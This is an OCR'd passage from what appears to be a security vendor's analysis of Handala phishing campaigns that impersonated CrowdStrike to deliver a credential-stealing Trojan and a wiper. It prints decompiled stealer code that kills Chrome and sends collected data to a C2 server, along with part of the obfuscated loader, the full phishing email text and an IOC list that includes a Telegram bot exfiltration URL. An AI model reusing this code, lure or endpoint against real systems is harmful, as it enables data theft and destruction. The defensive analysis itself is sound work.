


```
FreeConsole();
sub_18000E600(&v38);
v0 = (__int64 *)&v39;
if ( v41 > 0xF )
  v0 = v39;
v1 = sub_1800262C0(&unk_18014C9D0, v0, v40);
sub_1800222D0(v1);
sub_1800B9430("taskkill /F /IM chrome.exe");
v42 = 0i64;
v43 = 0i64;
v44 = 0i64;
sub_180024450(&v42, (__int64)&unk_1801379C0, 0i64, v2);
v34 = 0i64;
v35 = 0i64;
v36 = 0i64;
v37 = 0i64;
sub_180024450(&v34, (__int64)"C:\\Windows\\Temp\\result.txt", 0x1Aui64, v3);
v4 = sub_18001CBD0(&v28, &v38);
sub_180016840(&v42, v4);
v28 = 0i64;
v29 = 0i64;
v30 = 0i64;
sub_180024450(&v28, (__int64)"http://172.1[redacted]", 0x24ui64, v5);
sub_180012030(&v28, &v34, &v38);
sub_1800096B0(&v28);
```

Figure 2-7The stealing Trojan sends data back to the C2 server

2.2 Attack Activity 2: Handala Hack Disguised as a Repair Solution and Delivered a Wiper Data Eraser via Email

According to monitoring, the Handala Hack claimed to have launched a large-scale phishing campaign against thousands of Israeli institutions, disguising itself as CrowdStrike staff to send phishing emails with repair solutions to victims, thereby spreading malicious code, and stated that dozens of target institutions had had TBs of data wiped. (The red font in the picture is machine translation)



Handala Hack

Dear Valued Customer

CrowdStrike is actively working with customers impacted by a defect found in a single content update for Windows hosts. Mac and Linux hosts are not impacted. This was not a cyberattack.

The issue has been identified, isolated and a fix has been deployed.

We are referring customers to update their Windows servers as soon as possible through through the attached tool to avoid disruptions!

We further recommend organizations ensure they're communicating with CrowdStrike representatives through official channels.

Our team is fully mobilized to ensure the security and stability of CrowdStrike customers.

We understand the gravity of the situation and are deeply sorry for the inconvenience and disruption. We are working with all impacted customers to ensure that systems are back up and they can deliver the services their customers are counting on.

Obviously, the consequences of any failure to update the system and disruption will be the responsibility of the organization's IT manager.

update.pdf

When seeking a fix users affected by the #outage can destroy their entire system.

Attackers are now distributing a data #wiper disguised as #CrowdStrike update. It decimates the system by overwriting files with zero bytes and then reports it over #Telegram.

See the destruction process: [illegible]

To appear more trustworthy, it displays a window asking the user if they want to "Install the update".

מערך הסייבר הלאומי

פרסומים חדשות לדיווח על אירוע סייבר

קמפיין דיוג בעקבות תקלת CrowdStrike

בעקבות התקלה בתוכנת CrowdStrike, דווח למערך הסייבר הלאומי על קמפיין דיוג המנסה להתחזות לחברה.

סוג: התרעות - תאריך פרסום: 20.07.2024

תקציר

1. בעקבות התקלה בתוכנת CrowdStrike, דווח למערך הסייבר הלאומי על קמפיין דיוג המנסה להתחזות לחברה.
2. להתרעה זו מצורף קובץ מזהים. מומלץ לנטרם בכל מערכות האבטחה הארגוניות הרלוונטיות.

פרטים

1. ההודעות נשלחו מכתובת הדוא"ל update@crowdstrike.com.vc.
2. ההודעה מכילה קובץ PDF עם קישור [URL] להורדת העדכון דרך שירות שיתוף קבצים. הקובץ שירד מהשירות הינו קובץ ZIP אשר מכיל בתוכו קובץ EXE זדוני.

דרכי התמודדות

1. להתרעה זו מצורף קובץ מזהים. מומלץ לנטר מזהים אלו בכל מערכות האבטחה הארגוניות הרלוונטיות – SIEM, AV, EDR, מערכות סינון דוא"ל/קבצים וכו.
2. נבקש לעדכן את מערך הסייבר הלאומי במקרה של איתור אחד או יותר מהמזהים אלו במערכותיכם.

Handala's attack on Israeli organizations

Yesterday, after the problem occurred in CrowdStrike, Handala started a targeted phishing campaign using his dedicated wiper and FUD against thousands of Zionist organizations! So far, dozens of Zionist organizations have lost more than several terabytes of their data, and INCD is still unaware of a significant part of the story!

These idiots should think about educating their idiots instead of thinking about setting up a cyber dome!

If INCD does not publish the list of affected organizations, Handala will do it!

The campaign is still working and its effect will increase with the start of the working day! Keep waiting for us!

Handala 攻击以色列组织

昨天，在 CrowdStrike 出现问题后，Handala 开始针对数千个犹太复国主义组织发起有针对性的网络钓鱼活动（https://twitter.com/anyrun_app/status/1814658084460957890），使用其专用擦除器和 FUD 攻击数千个犹太复国主义组织！到目前为止，数十个犹太复国主义组织已经丢失了超过几 TB 的数据，而 INCD（https://www.gov.il/he/pages/alert200724）仍然不知道这个故事的重要部分！


这些白痴应该考虑教育他们的白痴，而不是考虑建立网络穹顶！

如果 INCD 不公布受影响组织的名单，Handala 会这样做！

该活动仍在进行中，其效果将随着工作日的开始而增强！请继续等待我们！

Figure 2-8 Handala Hack claims

The phishing email contained two attachments, CSfooter.png and update1.pdf.



Dear Valued Customer

CrowdStrike is actively working with customers impacted by a defect found in a single content update for Windows hosts. Mac and Linux hosts are not impacted. This was not a cyberattack.

The issue has been identified, isolated and a fix has been deployed.

We are referring customers to update their Windows servers as soon as possible through through the attached tool to avoid disruptions!

We further recommend organizations ensure they're communicating with CrowdStrike representatives through official channels.

Our team is fully mobilized to ensure the security and stability of CrowdStrike customers.


We understand the gravity of the situation and are deeply sorry for the inconvenience and disruption. We are working with all impacted customers to ensure that systems are back up and they can deliver the services their customers are counting on.

Obviously, the consequences of any failure to update the system and disruption will be the responsibility of the organization's IT manager.

160.43 KB 1 file attached, 1 embedded image

Figure 2-9Phishing email examples

When the file named update1.pdf is opened, it contains malicious links. Clicking on these links will download a compressed file named "update.zip," which contains a data wiper named "wiper."



CrowdStrike is actively working with customers impacted by a defect found in a single content update for Windows hosts. Mac and Linux hosts are not impacted. This was not a cyberattack.

The issue has been identified, isolated and a fix has been deployed.

We are referring customers to update their Windows servers as soon as possible through through the tool to avoid disruptions!

We further recommend organizations ensure they're communicating with CrowdStrike representatives through official channels.

Our team is fully mobilized to ensure the security and stability of CrowdStrike customers.

We understand the gravity of the situation and are deeply sorry for the inconvenience and disruption. We are working with all impacted customers to ensure that systems are back up and they can deliver the services their customers are counting on.

Obviously, the consequences of any failure to update the system and disruption will be the responsibility of the organization's IT manager.

Figure 2-10 PDF document with malicious link

2.2.1 Payload Tags

Table 2-3 Sample tags

Malicious code name	Trojan/Win32.Autoit
Original file name	CrowdStrike.exe
MD5	755C0350038DAEFB29B888B6F8739E81
Processor architecture	Intel 386 or later, and compatibles
File size	6.04 MB (6,338,272 bytes)
File format	BinExecute /Microsoft.EXE[:X64]
Timestamp	2012-02-25 03:19:54
Digital signature	none
Packer type	none
Compiled language	Microsoft Visual C/C++
VT first upload time	2024-07-21 04:31:45
VT test results	47 /74

2.2.2 Payload Analysis

The PDF file contains a hyperlink named "Download The Updater". When the user clicks the hyperlink, a compressed file named "update.zip" will be downloaded, which contains a malicious program named "CrowdStrike.exe".





Figure 2-11PDF file spread through phishing emails


The malicious program uses an invalid digital signature. After running, it releases dozens of files in the %temp% directory and executes the subsequent attack process through one of the obfuscated "Carroll.cmd" files.



```
Set Walker=z
VhQTPunch Representations Silver Prayers Sim Leslie Browser Laptops Surrounding
e3uODoom Sans En Halo England Buys Chargers Yemen
eEmCt Wine Gonna Warned Hay Sold
IzuArch Pocket Kenny Helmet Gov Plain Childhood Belarus
oLWarner Hired
Set Mirrors=W
NiHAdults Legacy Drives
CrgfPressing Therapeutic
baGReflect Northeast Yesterday Territories Know Equipment
mScSporting Worcester Bend Illustrated Cutting
GwoLogical Star
TOeSources Itunes Logged Aurora Urban
QiRequires Rehab
rOwuHuge Excluded Annie Developmental Plane
QdHoney Corporations Revenge Guarantees Accomplished
hYIxJoel Through Samuel Distribute Effort Available Reject Tc Explore
Set Bl=B
LrbAdverse Cutting Claims Even Protected
nOFxRenewable Alcohol Inserted Bookings Bull Pass Damage
BCVoid Newscom Highest Unlikely Xi Franklin Z
wdChRefrigerator Lambda Aviation
McPenguin Tile Estimated Yale Strip Surprising Xi Entity Sticker
wVVDistant Mild Thirty
NyOUHttp Confirmed Runs Crowd
Set Frost=g
```

Figure 2-12 Part of the Carroll.cmd file

After Carroll.cmd is executed, it uses the tasklist and findstr commands to check whether there is an anti-virus product process with the specified name, and then creates a folder named "564784" in the same path, and releases Champion.pif (AutoIt program), RegAsm.exe (assembly registration tool), and L (composed of 5 released files, which is an AutoIt script file). Finally, the Carroll.cmd file executes the script through the AutoIt program and injects the final payload into the memory for execution.



[illegible]	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]
[illegible]	cmd.exe	[illegible]
[illegible]	findstr.exe	findstr /I [illegible]
[illegible]	tasklist.exe	tasklist
[illegible]	tasklist.exe	tasklist
[illegible]	findstr.exe	findstr /I [illegible]
[illegible]	cmd.exe	[illegible] 564784
[illegible]	findstr.exe	findstr /V [illegible]
[illegible]	cmd.exe	[illegible]
[illegible]	Champion.pif	[illegible]

Figure 2-13Process-related content monitored by Antiy Persistent Threat Analysis System

After analysis, the final payload is a wiper called "Hatef Wiper", which is similar to Handala Hatef Wiper will erase files in the specified critical path of the system and communicate with the Telegram account created by the attacker.

The Antiy AVL SDK anti-virus engine library has been updated to the latest version, which can accurately detect and remove related malicious codes. Antiy Intelligent Endpoint Protection System and UWP cloud security product families can effectively defend against related threats in all host system scenarios.

3 IOC

File name	MD5	Explanation
y_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.lnk	A35F0D906EBE286DDA7A4EDC4A7BCE47	Open the malicious macro code document
New_Recovery_Tool_to_help_with_CrowdStrike_issue_impacting_Windows.docm	DD2100DFA067CAAE416B885637ADC4EF	Malicious macro code document
payload2.txt	D67EA3B362D4E9B633216E85AC643D1F	Base 64 encoded payload file
mscorsvc.dll	EB29329DE4937B34F218665DA57BCEF4	Secret Stealing Trojan
update3.pdf	22E9135A650CD674EB330CBB4A7329C3	PDF file with malicious link
CrowdStrike.exe	755C0350038DAEFB29B888B6F8739E81	wiper data eraser

IP address or URL
1 72.104.160.126
hxxps://api.telegram[.]org/bot7277950797:AAF99Nw5rAT1BHnMmwY_tQNYJFU3dYJ5RHc/sendMessage?chat_id=7436061126

Appendix: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.